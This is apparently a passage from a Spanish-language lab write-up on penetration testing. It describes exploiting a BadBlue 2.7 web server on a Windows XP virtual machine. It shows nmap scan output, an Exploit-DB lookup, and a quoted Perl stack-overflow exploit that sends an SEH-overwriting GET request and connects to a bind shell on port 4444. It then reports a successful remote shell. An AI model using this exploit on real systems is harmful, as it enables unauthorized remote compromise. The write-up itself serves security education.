


Ilustración 27 Instalación completada de Internet Explorer 8

4.8 Cuadro de registro / acuerdo de BadBlue

Formulario de registro que solicita información (nombre completo, correo) y muestra el texto del acuerdo de licencia de BadBlue con botones **Agree/Disagree**. Acción: introducir datos válidos si se desea registrar y aceptar el acuerdo para usar el software.

Ilustración 28 Cuadro de registro / acuerdo de BadBlue

5. Explotar badblue

5.1 proceso y resultados del escaneo

Realicé un escaneo de red utilizando la herramienta Nmap con el comando nmap -sV 197.168.2.0/24, el cual me permitió identificar los equipos activos dentro del rango de direcciones IP 197.168.2.0 a 197.168.2.4 y conocer los servicios que estaban ejecutándose en cada uno.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 197.168.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 22:27 EST
Nmap scan report for 197.168.2.1
Host is up (0.0015s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
445/tcp open  microsoft-ds?
MAC Address: 52:55:C5:A8:02:01 (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 197.168.2.2
Host is up (0.00038s latency).
All 1000 scanned ports on 197.168.2.2 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:65:F9:69 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)

Nmap scan report for 197.168.2.3
Host is up (0.0015s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
80/tcp   open  http         BadBlue httpd 2.7
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:2E:C9:8D (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o
:microsoft:windows_xp

Nmap scan report for 197.168.2.4
Host is up (0.0000050s latency).
All 1000 scanned ports on 197.168.2.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
```

Ilustración 29 proceso y resultados del escaneo

5.2 Análisis de vulnerabilidades del servicio BadBlue

Después de identificar en el escaneo de red que el equipo con dirección IP **197.168.2.3** ejecutaba el servicio **BadBlue httpd 2.7**, procedí a buscar posibles vulnerabilidades asociadas a este software utilizando el comando: **SEARCHSPLOIT BADBLUE** El resultado arrojó múltiples exploits disponibles en la base de datos de

Exploit-DB, lo que confirma que **BadBlue** es un servidor web con numerosas vulnerabilidades conocidas, especialmente en sus versiones **2.5 a 2.7**.




Ilustración 30 Análisis de vulnerabilidades del servicio BadBlue

Seguido de esto ejecuté el siguiente comando como **root** en la **ruta /home/kali: cp /usr/share/exploitdb/exploits/windows/remote/4784.pl .**

Este comando lo emplee para copiar el archivo 4784.pl —ubicado en la colección local de Exploit-DB en /usr/share/exploitdb/exploits/windows/remote/— al directorio actual (. indica el directorio de trabajo en ese momento). El prefijo del prompt (root@kali) confirma que la operación se hizo con privilegios administrativos.





Ilustración 31 Copié el exploit relacionado con BadBlue

Abrí el archivo 4784.pl en mi directorio de trabajo y realicé un análisis estático del contenido sin ejecutarlo. El archivo es un **script en Perl** (se aprecia la línea shebang #!/usr/bin/perl -w) y contiene metadatos y referencias útiles en sus comentarios superiores: enlaces a advisories y al CVE asociado (CVE-2007-6379), así como la nota de que el exploit apunta a un **stack overflow en BadBlue 2.72**. También hay créditos al autor y la fecha de creación.



Abrí y revisé el fragmento final del script 4784.pl en nano. El archivo es un exploit en **Perl** que realiza lo siguiente (resumido en primera persona):


Inicializo la conexión con la víctima usando IO::Socket::INET, tomando como parámetros la IP y el puerto desde @ARGV ($ARGV[0] y $ARGV[1]).

Construyo varios bloques de buffer para el desbordamiento:


$pad0 y $pad contienen bytes \x41 repetidos (padding) para rellenar el espacio hasta el punto de control.

el exploit está diseñado para sobrescribir SEH en `ext.dll` (BadBlue) y redirigir la ejecución hacia un payload tipo *bind shell* que escucha en el puerto 4444. Todo está ensamblado y listo para enviarse a la víctima usando la sintaxis indicada por el script.

Precauciones tomadas: revisé el código de manera estática y no ejecuté el exploit. Mantengo este análisis en un entorno de laboratorio controlado y lo documento solo como evidencia técnica del riesgo.



Primero revisé el exploit disponible públicamente. En la captura se aprecia el contenido de un script de explotación (formato Perl) que construye una petición maliciosa dirigida al endpoint vulnerable del servicio BadBlue. Analicé la estructura general del script para entender: cómo se construye la petición maliciosa, qué partes actúan como relleno/padding, y cuál es el comportamiento esperado una vez que el buffer se sobrescribe (especificando que mi análisis fue de carácter teórico/forense para evitar replicar código peligroso fuera del laboratorio).



```
Session  Actions  Edit  View  Help

$victim = IO::Socket::INET->new(Proto=>'tcp',
                                PeerAddr=>$ARGV[0],
                                PeerPort=>$ARGV[1])
                           or die "can't connect to $ARGV[0] on port $ARGV[1]";
$pad0 = "\x41"x407;
$pad = "\x41"x3000;
$seh = "\xb6\x34\x03\x10"; # pop ebx pop ecx ret in ext.dll
$jmp = "\x90\x90\xeb\x08";
$longjmp = "\xe9\x6e\xf1\xff\xff";
$pad1 = "\x43"x8;
$pad2 = "\x43"x59;



$exploit = "GET /ext.dll?mfcisapicommand=PassThru&". $pad0 . $shellcode . $pad . $jmp . $seh
 . $pad1 .$longjmp . $pad2. "HTTP/1.0"."\r\n\r\n";



print $victim $exploit;

print " + Malicious GET request sent ...\n";

sleep(1);

print "Done.\n";

close($victim);

$host = $ARGV[0];
print " + Connect on port 4444 of $host ...\n";
sleep(2);
system("telnet $host 4444");
exit;

# milw0rm.com [2007-12-24]

┌──(root㉿kali)-[/home/kali]
└─#
```

Ilustración 32 Inspección del exploit

Usé un buscador de exploits local (repositorio de exploits) para localizar el exploit correspondiente a BadBlue 2.72. Confirmé la identificación del exploit, su referencia en la base pública y la ruta local donde se encontraba copiado para su análisis. Esta etapa consistió en la verificación de la correspondencia entre la vulnerabilidad (referenciada por CVE/OSVDB) y el exploit disponible.




Ilustración 33 Localización y verificación del exploit

Finalmente, en el entorno de laboratorio ejecuté la prueba contra la máquina objetivo autorizada. Tras el envío de la petición maliciosa (en el laboratorio), conseguí evidencia de ejecución remota: una sesión interactiva que mostró el prompt del sistema Windows XP del objetivo indicando que se alcanzó ejecución de comandos a nivel remoto. En la captura se aprecia el prompt C:\...> del sistema comprometido, lo que confirmó el éxito de la prueba dentro del entorno controlado.




Ilustración 34 Ejecución en laboratorio y resultado

Utilizando el comando **ipconfig** confirme que el sistema objetivo está activo en la subred **197.168.2.0/24** con la dirección **197.168.2.3**. El éxito de la explotación dependió de la accesibilidad directa a esta IP. El adaptador secundario no representa un vector de ataque directo debido a su estado de autoconfiguración.




Ilustración 35 confirme que el sistema objetivo está activo

Una vez obtenido el acceso al sistema, se ejecutó el comando dir para enumerar el contenido del directorio de trabajo actual, que corresponde a la ruta de instalación del servicio comprometido: C:\Archivos de programa\BadBlue\PE.

